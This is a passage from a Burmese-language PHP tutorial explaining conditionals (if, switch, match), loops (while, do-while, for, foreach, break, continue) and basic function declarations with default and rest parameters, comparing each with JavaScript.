`$result` ရဲ့ မူလတန်ဖိုး `Alice` ဖြစ်ပြီး `$name` ရှိနေရင် `$name` တန်ဖိုးကို `$result` ထဲမှာ Assign လုပ်လိုက်ချင်တာပါ။ ဒါပေမယ့် မရှိရင်တော့ Assign မလုပ်စေချင်ပါဘူး။ ဒါကြောင့် Null Coalescing Assignment Operator ဖြစ်တဲ့ `??=` ကို အသုံးပြုလိုက်တာပါ။ နမူနာအရ Assign လုပ်လိုက်ပေမယ့် `$name` တန်ဖိုး မရှိတဲ့အတွက် မူလတန်ဖိုး `Alice` ကိုပဲ ဖော်ပြပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Control Structures

Conditional Statements တွေရေးသားဖို့အတွက် PHP မှာ `if Statement` ကိုပဲသုံးပါတယ်။ ရှိနိုင်တဲ့ရေးနည်း မူကွဲတွေက ဒီလိုပါ -

PHP

```
<?php

$time = date("h");

if($time > 6 and $time < 18) echo "Day Time";
else echo "Night Time";
```

နမူနာအရ လက်ရှိအချိန်ကို `if Condition` နဲ့ စစ်လိုက်ပြီး မနက် (၆) နာရီထက်ကြီးပြီး နဲ့ ညနေ (၆) နာရီထက် ငယ်ရင် Day Time လို့ ရိုက်ထုတ် ဖော်ပြပေးမှာပါ။ အကယ်၍ မဟုတ်ခဲ့ရင် တော့ Night Time လို့ ရိုက်ထုတ်ဖော်ပြပေးမှာပါ။ Condition မှားမှန်ပေါ်မူတည်ပြီး လုပ်ရမယ့် Statement က တစ်ကြောင်း စီသာပါဝင်တဲ့အတွက် တွန့်ကွင်းအဖွင့်အပိတ်တွေ မထည့်ဘဲရေးထားတာပါ။ တွန့်ကွင်းအဖွင့်အပိတ်တွေ ထည့်ရေးမယ်ဆိုရင် ဒီလိုရေးရမှာပါ။

PHP

```
<?php

$time = date("h");

if($time > 6 and $time < 18) {
    echo "Day Time";
} else {
    echo "Night Time";
}
```

ဒီလိုတွန့်ကွင်းအဖွင့်အပိတ်တွေနဲ့ မရေးဘဲ Alternative Syntax နဲ့ရေးလို့ရတာကို အထက်မှာလည်း ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ နောက်တစ်ကြိမ် ထပ်ပြီးတော့ ဖော်ပြပါဦးမယ်။

PHP

```
<?php

$time = date("h");

if($time > 6 and $time < 18) :
    echo "Day Time";
else:
    echo "Night Time";
endif;
```

ဒီလိုတွန့်ကွင်းတွေမပါတဲ့ Alternative Syntax ကို HTML နဲ့ PHP ရောရေးတဲ့အခါမှာ အသုံးများပြီး PHP ချည်းသက်သက်ဆိုရင်တော့ သိပ်မသုံးကြပါဘူး။ PHP မှာ elseif ရေးထုံးလည်း ရှိပါသေးတယ်။

PHP

```
<?php

$day = date("D");
if($day === "Sun") {
    echo "Today is Sunday.";
} elseif ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

`data()` Function ကို Argument အနေနဲ့ `D` လိုက်တဲ့အခါ `Sun, Mon, Tue` စသည်ဖြင့် ဒီကနေ့ဘာနေ့ လဲဆိုတဲ့ တန်ဖိုးကို ပြန်ရပါတယ်။ အဲ့ဒီတန်ဖိုးကို စစ်ပြီးလုပ်ချင်တဲ့အလုပ်က မှားမှန် နှစ်ခုထဲမဟုတ်တော့ တဲ့အတွက် `elseif Statement` ကိုထည့်သုံးထားပါတယ်။ နမူနာအရ `$day` တန်ဖိုးဟာ `Sun` ဆိုရင် `Today is Sunday.` ဆိုတဲ့စာကို ဖော်ပြပြီး `$day` တန်ဖိုးဟာ `Sat` ဆိုရင် `Today is Saturday.` ဆိုတာစာ ကို ဖော်ပြပေးမှာပါ။ Condition နှစ်ခါစစ်ထားတာပါ။ အဲ့ဒီနှစ်ခုလုံး မမှန်တော့မှ `Today is a weekday.` ဆိုတဲ့စာကို ဖော်ပြပေးမှာပဲ ဖြစ်ပါတယ်။ ကြားထဲမှာ နောက်ထပ် Condition တွေထပ်ထည့်ချင်ရင် `elseif` တွေထပ်တိုးပြီး ထည့်လို့ရပါသေးတယ်။

ဒီနေရာမှာ သတိပြုရမှာက JavaScript မှာ ဆိုရင် `elseif Statement` မရှိပါဘူး။ အဲ့ဒီလို `elseif Statement` မရှိခဲ့ရင်လည်း တူညီတဲ့ ရလဒ်ရဖို့အတွက် အခုလိုရေးနိုင်ပါတယ်။

PHP

```
<?php

$day = date("D");

if($day === "Sun") {
    echo "Today is Sunday.";
} else if ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

`else if` ဖြစ်သွားတာပါ။ ကြားထဲမှာ `Space` ခြားထားပါတယ်။ `else Statement` အတွက် နောက်ထပ် ထပ်ဆင့် `if Statement` တစ်ခုကို ပေးလိုက်တာပါ။ `elseif` ဆိုတဲ့ သီးခြား `Statement` မဟုတ်ပေမယ့် ရလဒ်ကတော့ အတူတူပါပဲ။

PHP မှာ `Switch Statement` လည်းရှိပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$day = date("D");

switch($day) {
    case "Sat":
    case "Sun":
        echo "Weekend";
        break;
    case "Fri":
        echo "TGIF";
        break;
    default:
        echo "Weekday";
}
```

switch ရဲ့ သဘောအရ ပေးလိုက်တဲ့တန်ဖိုးနဲ့ ညီတဲ့ case ကိုသွားပြီး အလုပ်လုပ်မှာဖြစ်လို့ \$day က စနေနေ့ဖြစ်ခဲ့ရင် Sat case ကိုရောက်သွားမှာပါ။ ဘာ Statement မှမရှိတဲ့အတွက် နောက်တစ်ဆင့်ဖြစ်တဲ့ Sun case ကိုဆက်သွားလိုက်မှာဖြစ်လို့ Weekend ဆိုတဲ့ရလဒ်ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ break Statement ကိုတွေ့တဲ့အတွက် နောက်အဆင့်ကို ဆက်မသွားတော့ပဲ အဲ့ဒီနေရာမှာတင် ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ အကယ်၍ \$day က သောကြာနေ့ဆိုရင်တော့ Fri case ကိုရောက်သွားပြီး TGIF ဆိုတဲ့ ရလဒ်ကို ဖော်ပြမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ break Statement နဲ့ ရပ်ခိုင်းထားတဲ့အတွက် နောက်အဆင့် ကို ဆက်မသွားတော့ဘဲ အဲ့ဒီနေရာမှာတင် ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ပေးထားတဲ့ case တွေ တစ်ခုမှ မကိုက်ရင်တော့ default Statement ကို အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် \$day တန်ဖိုး Sat, Sun, Fri တစ်ခုမှမဟုတ်ခဲ့ရင် Weekday ဆိုတဲ့ရလဒ်ကို ရမှာပဲ ဖြစ်ပါတယ်။

PHP 8 မှာ switch Statement နဲ့ဆင်တူတဲ့ match Expression ဖြည့်စွက် ပါဝင်လာပါတယ်။ သူက Expression ဖြစ်သွားတဲ့အတွက် Variable ထဲကို ထည့်လိုက်လို့ရ တာမျိုး အပါအဝင် ထူးခြားတဲ့ အသုံးပြုမှုမျိုးတွေနဲ့ သုံးလို့ရနိုင်သွားပါတယ်။ ဒီလိုပါ -

PHP >= 8.0

```
<?php

$day = date("D");

$result = match($day) {
    "Sat", "Sun" => "Weekend",
    "Fri" => "TGIF",
    default => "Weekday"
};

echo $result;
```

ထူးခြားတဲ့ရေးထုံးဖြစ်လို့ သေချာလေး ဂရုစိုက်ကြည့်လိုက်ပါ။ \$result Variable နဲ့ match() ကပြန်ပေးတဲ့ ရလဒ်ကို လက်ခံထားပါတယ်။ match ရဲ့နောက်က ကွင်းစကွင်းပိတ်ထဲမှာ စစ်ချင်တဲ့ တန်ဖိုးကို ပေးရပါတယ်။ နမူနာအရ Sat နဲ့ Sun ဆိုရင် Weekend ကို ပြန်ပေးလိုက်မှာပါ။ echo နဲ့ရိုက်ထုတ်ထားတာ မဟုတ်ပါဘူး။ Return ပြန်ပေးရမယ့် တန်ဖိုးကို သတ်မှတ်ထားတာပါ။ သူ့မှာလည်း default ရေးထုံးပါဝင်ပါတယ်။ အားလုံးပြီးတော့မှ နောက်ဆုံးမှာ ရလဒ် \$result ကို echo နဲ့ ရိုက်ထုတ်ထားခြင်းပဲ ဖြစ်ပါတယ်။

switch က တန်ဖိုးနှိုင်းယှဉ်ဖို့ == ကိုသုံးပြီး match က === ကိုသုံးတယ်ဆိုတာကိုလည်း သတိပြုပါ။
switch မှာ switch("5") လို့စစ်ထားရင် case 5 ကို အလုပ်လုပ်ပေးပါတယ်။ String "5" ကိုစစ်ထားပေမယ့် Integer 5 ဆိုရင်လည်း အလုပ်လုပ်ပေးမှာပါ။ match("5") လို့စစ်ထားရင်တော့ 5 => ကို အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ String "5" ကို စစ်ထားတဲ့အတွက် String "5" ကိုတွေ့မှသာ အလုပ်လုပ်မှာ မို့လို့ပါ။

PHP မှာ အကြိမ်ကြိမ် Loop လုပ်ပြီးရေးရမယ့် ကုဒ်တွေအတွက် while, do-while နဲ့ for Statement တို့ကို သုံးနိုင်ပါတယ်။ while Statement ဟာ Condition က true ဖြစ်နေသ၍ ပေးလိုက်တဲ့ ကုဒ်တွေကို ထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    $result += $nums[$i];
    $i++;
}

echo $result; // 681
```

ပေးထားတဲ့ကုဒ်မှာ ကိန်းဂဏန်းတန်ဖိုးတွေပါဝင်တဲ့ \$nums Array တစ်ခုရှိပါတယ်။ အဲ့ဒီ Array ထဲက တန်ဖိုးအားလုံးကို ပေါင်းလိုက်ချင်တာပါ။ ဒါကြောင့် Variable နှစ်ခုထပ်ကြေညာပါတယ်။ \$i တန်ဖိုးကို 0 လို့သတ်မှတ်ထားသလို \$result တန်ဖိုးကိုလည်း 0 လို့သတ်မှတ်ထားပါတယ်။ while Statement မှာ တော့ Condition အနေနဲ့ \$i တန်ဖိုးက \$nums Array မှာပါဝင်တဲ့ Index အရေအတွက်ထက် ငယ်နေသ၍ ထပ်ခါထပ်ခါ အလုပ်လုပ်ဖို့ သတ်မှတ်ပေးထားပါတယ်။ အလုပ်တစ်ကြိမ်လုပ်တိုင်း \$i++ နဲ့ 1 တိုးထားတဲ့အတွက် အကြိမ်ရေပြည့်လို့ သတ်မှတ် Condition နဲ့မကိုက်တော့ရင် ရပ်သွားမှာပါ။ တစ်ကြိမ် အလုပ်လုပ်တိုင်း \$result တန်ဖိုးထဲက လက်ရှိအလုပ်လုပ်နေတဲ့ \$nums Array ရဲ့ Index မှာရှိတဲ့ တန်ဖိုးကို ပေါင်းပေါင်း ထည့်သွားတဲ့အတွက် Loop ပြီးသွားတဲ့အခါ စုစုပေါင်း ပေါင်းခြင်းရလဒ်ကို \$result ထဲမှာ ရရှိသွားတာပဲ ဖြစ်ပါတယ်။

တစ်ကယ်တော့ Array ထဲက တန်ဖိုးတွေ ပေါင်းတာလောက်က array_sum() တို့ array_reduce() တို့လို Standard Function တွေနဲ့တင် ပြီးပါတယ်။ ကိုယ့်ဘာသာ ပေါင်းဖို့ မလိုပါဘူး။ ဒါပေမယ့် Loop နမူနာ စမ်းရေးချင်ရင် စမ်းရေးလို့ရအောင် ကိုယ့်ဘာသာ ပေါင်းပေးလိုက်တာပါ။

Loop တွေနဲ့အတူ continue Statement ကိုလိုအပ်ရင် တွဲသုံးနိုင်ပါတယ်။ continue Statement ကို တွေ့ရင် လက်ရှိအလုပ်ကိုရပ်လိုက်ပြီး နောက်တစ်ကြိမ်ပြန်စပေးသွားမှာပါ။ ဥပမာ - ပေးထားတဲ့ ကိန်းဂဏန်းတွေထဲမှာ အနှုတ်ကိန်းပါရင် ထည့်မပေါင်းဘဲ ကျော်လိုက်စေချင်တယ်ဆိုရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) {
        $i++;
        continue;
    }

    $result += $nums[$i];
    $i++;
}

echo $result; // 683
```

နမူနာအရ လက်ရှိတန်ဖိုး 0 ထက်ငယ်ရင် `continue` နဲ့ ရပ်လိုက်ပြီး နောက်တစ်ကြိမ် ပြန်စသွားမှာပါ။ ဒါကြောင့် `$result` ထဲမှာ အနှုတ်ကိန်းတန်ဖိုးတွေ ထည့်ပေါင်းတော့မှာ မဟုတ်ပါဘူး။

လက်ရှိအလုပ်လုပ်နေတဲ့ `Loop` ကို ရပ်လိုက်ချင်ရင်တော့ `break Statement` ကိုသုံးနိုင်ပါတယ်။ တစ်ကယ်တော့ `break Statement` က `Loop` မှ မဟုတ်ပါဘူး၊ ဘယ်လို ကုဒ် `Block` မျိုးကနေမဆို ထွက်ချင်တဲ့အခါ သုံးနိုင်ပါတယ်။ ဥပမာ - ပေးထားတဲ့ ကိန်းဂဏန်းတွေထဲမှာ အနှုတ်ကိန်းကိုတွေ့တာနဲ့ ရပ်လိုက်စေချင်ရင် အခုလိုရေးနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

while($i < count($nums)) {
    if($nums[$i] < 0) break;

    $result += $nums[$i];
    $i++;
}

echo $result; // 54
```

break နောက်ကနေ လိုအပ်ရင် Argument ထည့်ပေးလို့ရပါတယ်။ Default က 1 ဖြစ်ပါတယ်။ ဒါကြောင့် break; လို့ရေးလိုက်တာဟာ break 1; လို့ ရေးလိုက်တာနဲ့ အတူတူပါပဲ။ 1 လို့ပြောတဲ့အတွက် ကုဒ် Block တစ်ဆင့် ထွက်လိုက်မှာပါ။ အကယ်၍ နှစ်ဆင့်သုံးဆင့်ကျော်ပြီး ထွက်လိုက်ချင်ရင် break 2; တို့ break 3; တို့ကို အသုံးပြုနိုင်ပါတယ်။ continue မှာလည်း အလားတူပဲ လိုအပ်ရင် Argument ထည့်ပေးလို့ရပါတယ်။

do-while Statement ကတော့ အခြေခံအားဖြင့် while Statement နဲ့ အတူတူပါပဲ။ ကွာသွားတာက၊ ရိုးရိုး while Statement မှာ Condition စစ်ပြီး မှန်မှအလုပ်လုပ်ပြီး၊ do-while Statement မှာတော့ အလုပ်အရင်လုပ်ပြီး Condition ကိုနောက်မှ စစ်တဲ့အတွက်၊ ပထမဆုံးတစ်ကြိမ် Condition မှန်သည်ဖြစ်စေ မှားသည်ဖြစ်စေ အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် Condition မှန်သည်ဖြစ်စေ မှားသည်ဖြစ်စေ ပထမဆုံးအကြိမ်တော့ မဖြစ်မနေ အလုပ်လုပ်ဖို့လိုတဲ့ ကုဒ်တွေမှာ while အစား do-while ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];

$i = 0;
$result = 0;

do {
    $result += $nums[$i];
    $i++;
} while($i < count($nums));

echo $result; // 681
```

for Statement ကိုတော့ Expression (၃) ခုကို Argument အနေနဲ့ ပေးပြီးရေးရပါတယ်။ ပထမဆုံး Expression ကို စတင်တစ်ကြိမ် အလုပ်လုပ်ပါတယ်။ အလယ်က Expression ကတော့ Condition ဖြစ်ပြီး မှန်မှ နောက်အကြိမ်တွေ ဆက်အလုပ်လုပ်မှာပါ။ နောက်ဆုံးက Expression ကိုတော့ Loop တစ်ကြိမ်ပြီးတိုင်းတစ်ခါအလုပ်လုပ်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် အပေါ်မှာ while တို့ do-while တို့နဲ့ ရေးထားတဲ့ကုဒ်ကို for Statement နဲ့ အခုလိုပြောင်းပြီး ရေးလို့ရနိုင်ပါတယ်။

PHP

```
<?php

$nums = [12, 42, -2, 8, 621];
$result = 0;

for($i = 0; $i < count($nums); $i++) {
    $result += $nums[$i];
}

echo $result; // 681
```

\$i Variable ကို သပ်သပ်မရေးတော့ပဲ for ရဲ့ ပထမ Expression Argument အနေနဲ့ ပေးလိုက်ပါတယ်။ ဒုတိယ Expression ဖြစ်တဲ့ Condition တော့ အတူတူပါပဲ၊ \$i တန်ဖိုးက \$nums Array မှာပါတဲ့ Index အရေအတွက်ထက် ငယ်နေသ၍ အလုပ်လုပ်မှာပါ။ နောက်ဆုံး Expression အနေနဲ့ \$i++ ကို ပေးထားတဲ့အတွက် Loop တစ်ကြိမ်ပြီးတိုင်း \$i တန်ဖိုးကို 1 တိုးပေးသွားလို့ အကြိမ်ရေပြည့်ရင် ရပ်သွားမှာပဲ ဖြစ်ပါတယ်။ နောက်ဆုံးရလဒ်ကတော့ ပြောင်းမှာ မဟုတ်ပါဘူး။

PHP မှာ Array တွေကို Loop လုပ်ဖို့အတွက် **foreach Statement** လည်း ရှိပါသေးတယ်။ **foreach Statement** ကတော့ ပေးလိုက်တဲ့ Array ကို အစကနေအဆုံးထိ အလုပ်လုပ်သွားမှာမို့လို့ **Condition** တွေဘာတွေ ပေးစရာမလိုတော့ပါဘူး။ ဒီလိုပါ -

PHP

```
<?php
$nums = [12, 42, -2, 8, 621];
$result = 0;

foreach($nums as $num) {
    $result += $num;
}

echo $result; // 681
```

foreach နဲ့ **Loop** လုပ်ဖို့ ပေးလိုက်တဲ့ Array ရဲ့နောက်မှာ **as Keyword** နဲ့ လက်ရှိအလုပ်လုပ်နေတဲ့ တန်ဖိုးကို **Variable** တစ်ခုနဲ့ လက်ခံလို့ရပါတယ်။ **Variable** ရဲ့အမည်ကို နှစ်သက်ရာအမည် ပေးနိုင်ပြီး နမူနာမှာ **\$num** လို့ပေးထားပါတယ်။ ဒါကြောင့် **\$num** ထဲမှာ ရှိနေတဲ့ တန်ဖိုးကို **\$result** ထဲမှာ ပေါင်းထည့်သွားခြင်းအားဖြင့် လိုချင်တဲ့ ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

foreach ရဲ့ထူးခြားချက်က **Loop** လုပ်ဖို့ပေးလိုက်တဲ့ Array ရဲ့ **Index/Key** ကို လိုချင်ယူလည်း **Variable** တစ်ခုနဲ့ လက်ခံယူလို့ရနိုင်ပါသေးတယ်။ အသုံးဝင်ပါတယ်။ Array တွေ **Object** တွေနဲ့ အလုပ်လုပ်တဲ့အခါ **Value** တန်ဖိုးတွေသာမက **Index** တွေ **Key** တွေကိုပါ စီမံဖို့ လိုအပ်တတ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$user = [ "alice" => 98, "bob" => 95 ];
$result = [];

foreach($user as $name => $point) {
    $result[] = $name;
}

print_r( $result );

// Array ( [0] => alice [1] => bob )
```

နမူနာမှာ \$user ဟာ Associative Array တစ်ခုပါ။ \$result ကလည်း Array အလွတ်တစ်ခုဖြစ်သွားပါပြီ။ foreach နဲ့ \$user ကို Loop လုပ်တဲ့အခါ Index ကို \$name Variable နဲ့လက်ခံပြီး Value ကို \$point Variable နဲ့လက်ခံထားပါတယ်။ ပြီးတော့မှ \$result Array ထဲကို Index ဖြစ်တဲ့ \$name တွေ ထပ်တိုးပြီး ထည့်ထည့်ပေးလိုက်တဲ့အတွက် နောက်ဆုံးမှာ Index တွေကိုချည်းပဲ Array တစ်ခုအနေနဲ့ စုစည်းထားတဲ့ ရလဒ်ကို ရရှိခြင်းဖြစ်ပါတယ်။

ဒီနေရာမှာလည်း array_keys() လို Standard Function ကို သုံးလိုက်ရင် ရပေမယ့်၊ ကိုယ်တိုင်စီမံရေးသားဖို့ လိုအပ်ချက်တွေကလည်း သူ့နေရာနဲ့သူ ရှိလာမှာဖြစ်ပါတယ်။

အခန်း (၆) - Functions

ဒီစာအုပ်ကိုဖတ်ရှုနေသူဟာ JavaScript ကိုလေ့လာပြီးသူဖြစ်ဖို့ များပါတယ်။ JavaScript လို့ Language မျိုးဟာ Object-Oriented Language လို့ပြောလို့ရပါတယ်။ Object-Oriented ကုန်တွေ ရေးလို့ ရယုံသာ မက Language Feature တော်တော်များများက Object တွေ မို့လို့ပါ။ ဥပမာ အခြေခံ Data Types တွေ ဖြစ်ကြတဲ့ Number တို့ String တို့ဟာ ရိုးရိုး Value ဟုတ်ဘဲ Object တွေဖြစ်ကြပါတယ်။ ဒါကြောင့်လည်း ဒီလို ကုန်မျိုးတွေ ရေးလို့ရတာပါ -

JavaScript

```
"Hello".length      // 5
3.1416.toFixed(2)    // 3.14
```

Property တွေ Method တွေ ဖြစ်ကြတဲ့ length တို့ toFixed() တို့ကို စာတွေ၊ ကိန်းဂဏန်းတွေပေါ် မှာ တိုက်ရိုက်သုံးလို့ရနေတာဟာ အဲ့ဒီစာတွေ၊ ကိန်းဂဏန်းတွေ ကိုယ်တိုင်က Object တွေ ဖြစ်နေလို့ပါ။ Array တွေဟာဆိုရင်လည်း Object တွေပါပဲ။ ဒါကြောင့် အခုလို ကုန်မျိုးတွေ ရေးလို့ရတာပါ။

JavaScript

```
[1, 2, 3].length      // 3
[1, 2, 3].reduce((a, b) => a + b) // 6
```

ဒါတင်သာမက တစ်ခါတစ်ရံတွေ့ရတဲ့ Standard Function တွေဟာလည်း တစ်ကယ်တော့ ရိုးရိုး Function တွေ မဟုတ်ကြပါဘူး။ Global Object တို့ Window Object တို့ရဲ့ Method တွေသာ ဖြစ်ပါတယ်။ ဥပမာ alert() ခေါ်တဲ့ Function တစ်ခုကို ခေါ်သုံးလို့ ရပေမယ့် တစ်ကယ်တော့

`window.alert()` လို့ခေါ်တဲ့ Object Method တစ်ခုသာ ဖြစ်ပါတယ်။ ဒါကြောင့် JavaScript လို Language မျိုးမှာ အရာတော်တော်များများက Object တွေမို့လို့ ရေးတဲ့အခါ Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ အမျိုးမျိုး ရေးလို့ရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language ဖြစ်တယ်လို့ ဆိုနိုင်တဲ့ သဘောမျိုးပါ။

PHP မှာလည်း Imperative ပုံစံ၊ Procedural ပုံစံ၊ OOP ပုံစံ စသည်ဖြင့် ကုန်တွေကို ပုံစံအမျိုးမျိုးနဲ့ ရေးလို့ရပေမယ့် Language ကိုယ်တိုင်ကတော့ Object-Oriented Language မဟုတ်ပါဘူး။ Procedural Language တစ်ခုသာ ဖြစ်ပါတယ်။ Standard Class တစ်ချို့ Language နဲ့အတူ ပါဝင်ပေမယ့် လိုချင်တဲ့ ရလဒ်ရဖို့အတွက် Function တွေ Procedure တွေကိုသာ အများအားဖြင့် အသုံးပြုရတာပါ။

JavaScript မှာ String တစ်ခုမှာပါတဲ့ စာလုံးအရေအတွက် သိချင်ရင် `String.length` Object Property ကို သုံးရပေမယ့် PHP မှာ `strlen()` Function ကို သုံးရပါတယ်။ JavaScript မှာ Array တစ်ခုမှာပါတဲ့ Index အရေအတွက်ကို သိချင်ရင် `Array.length` Object Property ကို သုံးရပေမယ့် PHP မှာ `count()` Function ကို သုံးရပါတယ်။ အထက်ကနမူနာမှာ ပြခဲ့တဲ့ `Array.reduce()` Object Method လို လုပ်ဆောင်ချက်မျိုး ရဖို့အတွက် `array_reduce()` Function ကို သုံးရမှာပါ။

ဒါကြောင့် PHP ဟာ လိုချင်တဲ့ရလဒ်ရဖို့အတွက် သူ့မှာအသင့်ပါတဲ့ Standard Function တွေ Procedure တွေကိုအသုံးပြုရတဲ့ Procedural Language တစ်ခုဖြစ်တယ် လို့ ဆိုနိုင်တာပါ။ အသုံးဝင်တဲ့ Standard Function တွေ အမြောက်အများ Language နဲ့အတူ ပါဝင်သလိုပဲ ကိုယ်တိုင်လည်း Function တွေကို လိုအပ်သလို ဖန်တီးရေးသား အသုံးပြုနိုင်ပါတယ်။

PHP မှာ Function တွေ ရေးသားပုံ၊ ခေါ်ယူအသုံးပြုပုံတွေဟာ JavaScript နဲ့ တော်တော်လေး ဆင်တူပါတယ်။ ကွဲပြားမှုတွေလည်း ရှိပါတယ်။ Function တစ်ခုကြေညာဖို့အတွက် `function` Statement ကို အသုံးပြုပြီးတော့ အခုလို ရေးသားနိုင်ပါတယ်။

PHP

```
<?php

function add($a, $b) {
    echo $a + $b;
}

add(1, 2);      // 3
```

နမူနာအရ add() Function ကို Parameters နှစ်ခုနဲ့အတူ ကြေညာထားပါတယ်။ ဒါကြောင့် ခေါ်ယူ အသုံးပြုတဲ့အခါ Arguments နှစ်ခု ပေးပြီး ခေါ်ယူအသုံးပြုဖို့ လိုပါတယ်။ JavaScript မှာဆိုရင် ပေးတဲ့ Argument မစုံတဲ့အခါ အလုပ်လုပ်ပုံ မမှန်ပေမယ့် Error တော့မဖြစ်ပါဘူး။ PHP မှာတော့ ပေးတဲ့ Argument မစုံရင် Error တက်ပါတယ်။

```
add(1);      // Error: Too few arguments
```

ပေးတဲ့ Argument ပိုသွားရင်တော့ Error မတက်ပါဘူး။ ဒါပေမယ့် ပိုသွားတဲ့ Argument တွေကို ထည့်သွင်းလက်ခံ မလုပ်လုပ်မှာလည်း မဟုတ်ပါဘူး။

```
add(1, 2, 3); // 3
```

Function ခေါ်ယူတဲ့နေရာကို တန်ဖိုးတစ်ခု ပြန်ပေးလိုရင် return Statement နဲ့ပေးနိုင်ပါတယ်။ PHP Function တွေက return Statement မပါရင် Default အနေနဲ့ NULL ကို Return ပြန်ပေးပါတယ်။

PHP

```
<?php

function add($a, $b) {
    return $a + $b;
}

$result = add(1, 2);

echo add(1, 2);      // 3
```

နမူနာအရ `add()` Function က `$a` နဲ့ `$b` ပေါင်းခြင်းရလဒ်ကို Return ပြန်ပေးထားပါတယ်။ ဒါကြောင့် ခေါ်ယူလိုက်တဲ့ Statement နှစ်ခုမှာ ပထမတစ်ခုက ပြန်ရလာတဲ့ Return Value ကို `$result` Variable ထဲမှာ ထည့်ပေးလိုက်လို့ `$result` ရဲ့ တန်ဖိုး 3 ဖြစ်သွားမှာပါ။ ရလဒ်ကို ဖော်ပြမှာတော့ မဟုတ်ပါဘူး။ ဖော်ပြခိုင်းထားခြင်း မရှိလို့ပါ။ ဒုတိယတစ်ခုကျတော့မှ `echo` နဲ့ ရလဒ်ကို ဖော်ပြစေလို့ 3 ကို ရလဒ်အနေ နဲ့ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Parameter တွေမှာ Default Value သတ်မှတ်ပေးထားလို့လည်း ရနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးထား မယ်ဆိုရင်တော့ Function ခေါ်ယူတဲ့အခါ အဲ့ဒီ Parameter အတွက် Argument ပါမလာခဲ့ရင် သတ်မှတ် ထားတဲ့ Default Value ကို သုံးပေးသွားမှာပါ။

PHP

```
<?php

function add($a, $b = 0) {
    echo $a + $b;
}

add(1, 2);      // 3
add(9);         // 9
```

နမူနာအရ `add()` Function မှာ `$a` နဲ့ `$b` ဆိုပြီး Parameter နှစ်ခုရှိပါတယ်။ `$b` အတွက် Default Value အဖြစ် 0 လို့သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် `add(1, 2)` လို့ ခေါ်ယူလိုက်တဲ့အခါ `$a` တန်ဖိုး 1 ဖြစ်သွားပြီး `$b` တန်ဖိုး 2 ဖြစ်သွားလို့ ရလဒ်အနေနဲ့ 3 ကို တွေ့မြင်ရတာပါ။ `add(9)` လို့ ခေါ်တဲ့ အခါ Argument မပြည့်စုံပေမယ့် Error မတက်တော့ပါဘူး။ `$a` တန်ဖိုး 9 ဖြစ်သွားပြီး `$b` တန်ဖိုးမပါလို့ Default Value ဖြစ်တဲ့ 0 ကို အသုံးပြု အလုပ်လုပ်ပေးသွားမှာမို့လို့ ဖြစ်ပါတယ်။

PHP မှာ Rest Parameter ရေးထုံးလည်း ရှိပါသေးတယ်။ ဒီလိုပါ -

PHP

```
<?php

function add($a, ...$b) {
    print_r($b);
}

add(1, 2, 3, 4);

// Array ( [0] => 2 [1] => 3 [2] => 4 )
```

နမူနာအရ \$b Parameter ဟာ Rest Parameter တစ်ခုဖြစ်လို့ ပါဝင်လာတဲ့ Argument အားလုံးကို လက်ခံထားပေးမှာပါ။ add(1, 2, 3, 4) လို့ခေါ်လိုက်တဲ့အခါ \$a တန်ဖိုး 1 ဖြစ်သွားပြီး ကျန်တဲ့ 2, 3, 4 အားလုံးဟာ \$b ထဲမှာ Array တစ်ခုအနေနဲ့ ရောက်ရှိသွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

အရင်တုန်းက PHP မှာ Rest Parameter ရေးထုံးမရှိပါဘူး။ အဲဒီလို မရှိချိန်ကဆိုရင်တော့ အခုလို ရေးခဲ့ကြရပါတယ်။

PHP

```
<?php

function add() {
    $args = func_get_args();
    print_r($args);
}

add(1, 2, 3, 4);

// Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

func_get_args() လို့ခေါ်တဲ့ Standard Function ကိုသုံးပြီး Argument စာရင်းကို ရယူခဲ့ကြရတာပါ။ အခုတော့ မလိုအပ်တော့ပါဘူး။ ပိုကောင်းတဲ့ Rest Parameter ရေးထုံးရှိသွားပါပြီ။ ပရောဂျက်အဟောင်းတွေနဲ့ ကုန်နမူနာ အဟောင်းတွေမှာ func_get_args() ကိုသုံးပြီး ရေးထားတာ တွေ့ရင် ဘာကိုဆိုလိုတာလည်း သိအောင်သာ ထည့်ပြောလိုက်တာပါ။

